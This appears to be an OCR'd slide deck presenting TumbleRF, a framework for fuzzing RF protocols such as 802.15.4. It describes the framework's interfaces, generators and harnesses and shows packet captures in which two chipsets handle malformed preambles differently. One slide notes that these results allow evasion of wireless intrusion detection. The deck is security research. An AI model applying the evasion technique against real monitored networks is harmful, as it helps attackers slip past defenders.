- 0x**XXXX**0000 == 802.15.4 Preamble
- 0xA**F** == 802.15.4 Sync Word

strategically malformed

The isotope research showed some chipsets correlated on ~~"different"~~ preambles / sync words than others

Short preamble? Flipped bits in SFD?

Fuzzing Shows the Way

Ideal Features for an RF Fuzzer

Extensible: easy to hook up new radios

Flexible: modular to enable plugging and playing different engines / interfaces / test cases

Reusable: re-use designs from one protocol on another

Comprehensive: exposes PHY in addition to MAC

TumbleRF


TumbleRF

Software framework enabling fuzzing arbitrary RF protocols

Abstracts key components for easy extension

Generators	Interfaces	Harnesses

TumbleRF Architecture



Interfaces

RF injection/sniffing functions abstracted to generic template

To add a new radio, inherit base class and redefine its functions to map into any driver:

```
[set/get]_channel()
[set/get]_sfd()
[set/get]_preamble()
tx()
rx_start()
rx_stop()
rx_poll()
```

Generators

Rulesets for generating fuzzed input (pythonically)

Extend to interface with software fuzzers of your choice

Implement 2 functions:

```
yield_control_case()
yield_test_case()
```

Three generators currently:

- Preamble length (isotope)
- Non-standard symbols in preamble (isotope)
- Random payloads in message

Harnesses

Monitor the device under test to evaluate test case results

Manage device state in between tests

Three handlers currently:

- Received Frame Check: listen for given frames via an RF interface
- SSH Process Check: check whether processes on target crashed (beta)
- Serial Check: watch for specific ouptut via Arduino (beta)

Test Cases

Coordinate the generator, interface, and harness. Typically very lightweight.

Extend BaseCase to implement `run_test()`

__or__ build upon others, e.g.:

Extend AlternatorCase to implement:

`does_control_case_pass()`

`throw_test_case()`

Alternates test cases with known-good control case to ensure interface is still up

Example Generated Data: Franconian Notch




Figure 18. Transmitted Synchronisation Header

Why Care?

Those results can allow for WIDS evasion.

RZUSBSTICK PCAP

Preamble
```
00 00 00 00
00 00 ff ff
00 ff ff ff
00 00 00 00
00 00 00 ff
00 00 ff ff
00 ff ff ff
00 00 00 00
00 00 00 ff
00 00 ff ff
00 ff ff ff
00 00 00 00
...
```

No.	Time	Destination	Protocol	Length	Sequence Number	Epoch Time	Info
6	5.000083	Broadcast	IEEE 802	10	1	1394396580.000099000	Beacon Request
7	9.999989	Broadcast	IEEE 802	10	3	1394396585.000005000	Beacon Request
8	11.999992	Broadcast	IEEE 802	10	4	1394396587.000008000	Beacon Request
9	15.999997	Broadcast	IEEE 802	10	6	1394396591.000013000	Beacon Request
10	17.999999	Broadcast	IEEE 802	10	7	1394396593.000015000	Beacon Request
11	20.000002	Broadcast	IEEE 802	10	8	1394396595.000018000	Beacon Request
12	22.000005	Broadcast	IEEE 802	10	9	1394396597.000021000	Beacon Request
13	26.000011	Broadcast	IEEE 802	10	11	1394396601.000027000	Beacon Request
14	28.000013	Broadcast	IEEE 802	10	12	1394396603.000029000	Beacon Request
15	30.000016	Broadcast	IEEE 802	10	13	1394396605.000032000	Beacon Request
16	32.000018	Broadcast	IEEE 802	10	14	1394396607.000034000	Beacon Request
17	36.000023	Broadcast	IEEE 802	10	16	1394396611.000039000	Beacon Request
18	38.000027	Broadcast	IEEE 802	10	17	1394396613.000043000	Beacon Request
19	40.000030	Broadcast	IEEE 802	10	18	1394396615.000046000	Beacon Request
20	46.000040	Broadcast	IEEE 802	10	21	1394396621.000056000	Beacon Request
21	48.000043	Broadcast	IEEE 802	10	22	1394396623.000059000	Beacon Request
22	50.000046	Broadcast	IEEE 802	10	23	1394396625.000062000	Beacon Request
23	55.999991	Broadcast	IEEE 802	10	26	1394396631.000007000	Beacon Request
24	58.000056	Broadcast	IEEE 802	10	27	1394396633.000072000	Beacon Request
25	60.000059	Broadcast	IEEE 802	10	28	1394396635.000075000	Beacon Request
26	62.000062	Broadcast	IEEE 802	10	29	1394396637.000078000	Beacon Request
27	66.000067	Broadcast	IEEE 802	10	31	1394396641.000083000	Beacon Request
28	68.000071	Broadcast	IEEE 802	10	32	1394396643.000087000	Beacon Request
29	69.999993	Broadcast	IEEE 802	10	33	1394396645.000009000	Beacon Request
30	72.000077	Broadcast	IEEE 802	10	34	1394396647.000093000	Beacon Request
31	76.000082	Broadcast	IEEE 802	10	36	1394396651.000098000	Beacon Request
32	78.999984	Broadcast	IEEE 802	10	37	1394396654.000000000	Beacon Request
33	80.999987	Broadcast	IEEE 802	10	38	1394396656.000003000	Beacon Request
34	86.999996	Broadcast	IEEE 802	10	41	1394396662.000012000	Beacon Request
35	88.999998	Broadcast	IEEE 802	10	42	1394396664.000014000	Beacon Request
36	91.000000	Broadcast	IEEE 802	10	43	1394396666.000016000	Beacon Request
37	93.000003	Broadcast	IEEE 802	10	44	1394396668.000019000	Beacon Request
38	101.000017	Broadcast	IEEE 802	10	48	1394396676.000033000	Beacon Request

RZUSBSTICK PCAP

No.	Time	Preamble	Protocol	Length	Sequence Number	Epoch Time	Info
6	5.000083	00 00 00 00	IEEE 802	10	1	1394396580.000099000	Beacon Request
7	9.999989	00 00 ff ff	IEEE 802	10	3	1394396585.000005000	Beacon Request
8	11.999992	00 ff ff ff	IEEE 802	10	4	1394396587.000008000	Beacon Request
9	15.999997	00 00 00 00	IEEE 802	10	6	1394396591.000013000	Beacon Request
10	17.999999	00 00 00 ff	IEEE 802	10	7	1394396593.000015000	Beacon Request
11	20.000002	00 00 ff ff	IEEE 802	10	8	1394396595.000018000	Beacon Request
12	22.000005	00 ff ff ff	IEEE 802	10	9	1394396597.000021000	Beacon Request
13	26.000011	00 00 00 00	IEEE 802	10	11	1394396601.000027000	Beacon Request
14	28.000013	00 00 00 ff	IEEE 802	10	12	1394396603.000029000	Beacon Request
15	30.000016	00 00 ff ff	IEEE 802	10	13	1394396605.000032000	Beacon Request
16	32.000018	00 ff ff ff	IEEE 802	10	14	1394396607.000034000	Beacon Request
17	36.000023	00 00 00 00	IEEE 802	10	16	1394396611.000039000	Beacon Request
18	38.000027	…	IEEE 802	10	17	1394396613.000043000	Beacon Request
19	40.000030		IEEE 802	10	18	1394396615.000046000	Beacon Request
20	46.000040		IEEE 802	10	21	1394396621.000056000	Beacon Request
21	48.000043		IEEE 802	10	22	1394396623.000059000	Beacon Request

ApiMote PCAP

No.	Time	Preamble	Protocol	Length	Sequence Number	Epoch Time	Info
6	5.999984	00 00 00 00	IEEE 802	10	1	1394396581.000000000	Beacon Request
7	15.999997	00 00 00 00	IEEE 802	10	6	1394396591.000013000	Beacon Request
8	26.000011	00 00 00 00	IEEE 802	10	11	1394396601.000027000	Beacon Request
9	35.999988	00 00 00 00	IEEE 802	10	16	1394396611.000004000	Beacon Request
10	46.000040	00 00 00 00	IEEE 802	10	21	1394396621.000056000	Beacon Request
11	55.999991	00 00 00 00	IEEE 802	10	26	1394396631.000007000	Beacon Request
12	66.000068	00 00 00 00	IEEE 802	10	31	1394396641.000084000	Beacon Request
13	76.000083	00 00 00 00	IEEE 802	10	36	1394396651.000099000	Beacon Request
14	86.999996	00 00 00 00	IEEE 802	10	41	1394396662.000012000	Beacon Request
15	97.000012		IEEE 802	10	46	1394396672.000028000	Beacon Request

Thank You

Matt Knight, Ricky Melgares, David Dowd
Sergey Bratus, Travis Goodspeed, and more

River Loop Security
Ionic Security